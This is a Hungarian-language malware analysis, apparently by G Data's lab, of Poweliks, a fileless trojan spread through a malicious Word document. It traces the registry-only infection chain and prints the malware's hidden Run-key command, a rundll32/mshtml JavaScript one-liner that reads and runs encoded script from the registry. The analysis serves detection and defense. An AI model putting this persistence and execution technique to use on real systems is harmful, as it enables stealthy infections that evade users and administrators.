Poweliks: kártevő fájl nélkül

Ez a technika ritkán kerül napvilágra. Az eredeti fájl, amelynek segítségével a támadás elindul, minden kódot tartalmaz, titkosított és rejtett, arra vár, hogy végrehajtsák. A támadás végrehajtása során a bűnözők lépésről lépésre jutnak egyre mélyebben a kódban, valahogyan úgy, ahogyan a matrjoska baba figurái egymásba vannak ágyazva.

Az első lépésként a Microsoft Word egy sérülékenységét használják ki, egy e-mailben terjesztett dokumentum segítségével. Ugyanezzel a megközelítéssel egyébként bármilyen más sérülékenység is kihasználható. Ezután a rendszerleíró-adatbázisban létrehozott elkódolt bejegyzés segítségével biztosítják, hogy a kártevő túlél egy rendszer újraindítást. Annak érdekében, hogy ne lehessen felderíteni, ez a kulcs el van rejtve és kódolva kerül tárolásra.

A kulcs visszafejtése két újabb aspektust mutat meg: egy kódot, amelynek célja, hogy biztosítsa, hogy a megtámadott rendszeren telepítve van a Microsoft PowerShell, valamint egy hozzáadott újabb kódot. Ez az újabb kód egy Base64 kódolású PowerShell szkript, amelyik meghívja és végrehajtja az assembly nyelven írt futtható kódot (shellcode).

Az utolsó lépésben a shellcode végrehajt egy windowsos binárist, a payloadot (kártékony csomagot). A megvizsgált esetben a bináris megpróbált kapcsolatot létesíteni a beleégetett távoli IP címekkel, hogy további utasításokat töltsön le. Ezen a ponton a bűnözők bármilyen akciót végre tudnának hajtani.

A fentiek során minden aktivitás a rendszerleíró-adatbázisban zajlik, fájl soha nincs létrehozva.

Az ilyen akciók megakadályozásnak érdekében a vírusirtóknak vagy meg kell fogniuk az eredeti fájlt (a Word dokumentumot),

mielőtt azt végrehajtják - lehetőleg még azelőtt, hogy elérni a címzett postafiókját. Ha ez nem sikerül, a védelem következő lépéseként fel kell ismerniük a kihasználni kívánt sérülékenységet a fájl végrehajtása során, vagy utolsó védelmi vonalként észlelniük kell a rendszerleíró-adatbázis módosítását célzó szokatlan viselkedést, blokkolniuk kell a vonatkozó folyamatokat és vírusirasztást kell indítaniuk.

Az analízis

A G Data Víruslaboratóriuma megvizsgált egy, a fenti leírásnak megfelelő kártevőt. Ezt a kódot először a KernelMode.info fórumában jelezték (http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3377).
A megvizsgált minta egy Word dokumentum segítségével kerül a rendszerbe, mely kihasználja a CVE-2012-0158-ban (http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0158) leírt sérülékenységet. A dokumentumot olyan hamis e-mailekhez csatolják, melyeket látszólag a Kanadai Posta vagy az USPS (amerikai posta) adott fel, és melyek tartalma az e-mail címzettje által megrendelt termékekre vonatkozik (forrás: http://techhelplist.com/index.php/spam-list/483-scheduled-package-delivery-failed-date-multi-malware).

Automatikus indítás

Annak érdekében, hogy a rendszer minden egyes indításakor elinduljon, a kártevő létrehoz egy autostart mechanizmust. A vizsgált esetben a következő kulcsot hozza létre a rendszerleíró-adatbázisban:

```
\\HKCU\Software\Microsoft\Windows\CurrentVersion\Run\温
```


Figyeljük meg, hogy a karakter a kulcs végén nem ASCII karakter. Ennek még később jelentősége lesz. Az említett bejegyzés tartalma a következő:

```
rundll32.exe  javascript:"\..\mshtml,RunHTMLApplication";
document.write("<script language=jscript.encode>"+
    (new ActiveXObject("WScript.Shell")).
    RegRead("HKCU\\software\\microsoft\\windows\\currentversion\\run\\")+
    "</script>")
```

A parancs szándéka, hogy megnyissa és végrehajtsa az alábbi kulcsban elkódolt tartalmat (a "jscript.encode" jelzi az elkódolást):
\\HKCU\software\microsoft\windows\currentversion\run\(default)

Az automatikus indítás elrejtése a rendszergazda elől


Ahogy említettük, a kártevőt elindító kulcs neve a rendszerleíró-adatbázisban egy nem ASCII karakter. A cél ezzel, hogy elrejtsék a bejegyzést a rendszereszközök elől. Az alábbi képernyőkép megmutatja, hogy mit látunk a kulcsban, ha egy hétköznapi szerkesztővel, a Windows Regedit segítségével nyitjuk meg:



A Regedit nem tudja ovlasni a nem ASCII karakter tartalmát, és így nem tudja megnyitni a kulcsot, ahogyan a hibaüzenet is mutatja. Továbbá a felhasználó sem tudja megnyitni a kulcsot.

Első lépés - JScript kód

Nem meglepetés, hogy a végrehajtott regisztrációs kulcs tartalmaz szintén el van kódolva:



Ezt a titkosítási technikát (http://en.wikipedia.org/wiki/JScript.Encode) a Microsoft azért hozta létre, hogy védje a forráskódjait a másolás elől. Ennek ellenére egy biztonsági szakember módot talált arra, hogy visszafejtse a kódolást, és így mi is meg tudjuk vizsgálni most az adatot. A visszafejtett kulcsot megvizsgálva az alábbi feladatok azonosíthatóak:

- A szkript ellenőrzi, hogy a Windows PowerShell telepítve van-e a gépre. Ha nincs, a szkript letölti és telepíti.
- Végrehajt egy további, Base64 kódolású kódot, amelyet a következő bekezdésben mutatunk be részletesen.

Ha egyszer dekódolták, kiderül, hogy a tárolt kód egy PowerShell szkript, ami megmagyarázza, hogy a kártevő miért kereste a PowerShellt a rendszeren. Alapértelmezésben a Microsoft védekezik az ismeretlen forrásból származó PowerShell szkriptek végrehajtása ellen. Ha megpróbálunk végrehajtani egy PowerShell szkriptet, ezt a hibaüzenetet kapjuk: PS C:\Users\User> .\script.ps1. (A script.ps1 fájlt nem

lehet végrehajtani, mert a szkriptek végrehajtása nem engedélyezett a rendszeren.)

A támadók azonban kikerülik ezt a korlátozást, méghozzá úgy, hogy a Windowssal elhitetik, hogy a szkript interaktív módban fut, és ezért végrehajtható a felhasználó értesítése nélkül.

Második lépés - a PowerShell szkript

A PowerShell szkript egy $p változót tartamaz, amelyik tartalmazza a Base64 kódolású shellcode-ot. Ez VirtualProtect()-et használ, hogy lefordítsa a CallWindowsProcA végrehajtható kódot, hogy az végrehajtsa a $p-ban található shellcode-ot.

Harmadik lépés - ASM shellcode

A shellcode több műveletet hajt végre:

- Memóriaterületet allokál a VirtualAlloc() segítségével.
- Adatokat másol, beleértve saját magát is (offset 0x1104).
- Végrehajtja a másolt kódot.

Vessünk egy pillantást a 0x1104-es offsethez másolt kódra:

Azonosítani tudunk egy Microsoft Windows binárist (MZ-vel kezdődően). Továbbá, láthatjuk két másik jelentős sztringet: MPRESS1 és MPRESS2. Ezeket a sztringeket az MPress nevű csomagoló (packer) adja a kódhoz. Az utolsó payload, a teljes MZ maga a kártékony rész: ez hajtja végre a kapcsolódást két kazahsztáni IP címhez, hogy azokról parancsokat fogadjon. Az analízis időpontjában ezek az IP címek már le voltak kapcsolva, így nem tudjuk, hogy a támadók milyen műveleteket akartak végrehajtani.

Mivel a kártevő rendkívül hatékony, és szinte bármilyen payload-ot le tud tölteni, az esetleges hatása nem megbecsülhető. Lehetséges, hogy egy kémprogramot telepítene a megtámadott számítógépre, hogy arról üzleti adatokat lopjon el. Az is lehetséges, hogy banki trójai programot vagy más kártevőt telepítene. Más kutatók azt tapasztalták, hogy a Powelike-ot botnet hálózatokban használják készítői, hogy kéretlen reklámok megjelenítésének segítségével tegyenek szert bevételekre.

Következtetés

A kártevő vizsgálata szokatlan eredményekre vezetett, emellett jelentős időt vett igénybe. A kódok több rétegben való egymásra építése azt a célt szolgálja, hogy elrejtse a kártevőt, és megnehezítse analizálását.

A Poweliks egy olyan kártevő, ami meg tud élni a rendszerben anélkül, hogy bármilyen fájlt hozna létre, ami ritka és új technika az álcázásban. Minden a memóriában zajlik, kizárólag a rendszerleíró adatbázisban él, és onnan hajtja végre a programkódokat. Még tovább menve: a fejlesztője úgy rejtette el az autostart bejegyzést, hogy egy nem-ASCII karaktert használt a kulcs nevenként. Ez a trükk számos eszközt távoltart a kártékony kód vizsgálatától, és bonyodalmakat okozhat az eseménykezelők számára az analízis során. Mivel a mechanizmus segítségével bármilyen program elindítható a megfertőzött rendszeren, a Poweliks nagyon erőteljes kártevő!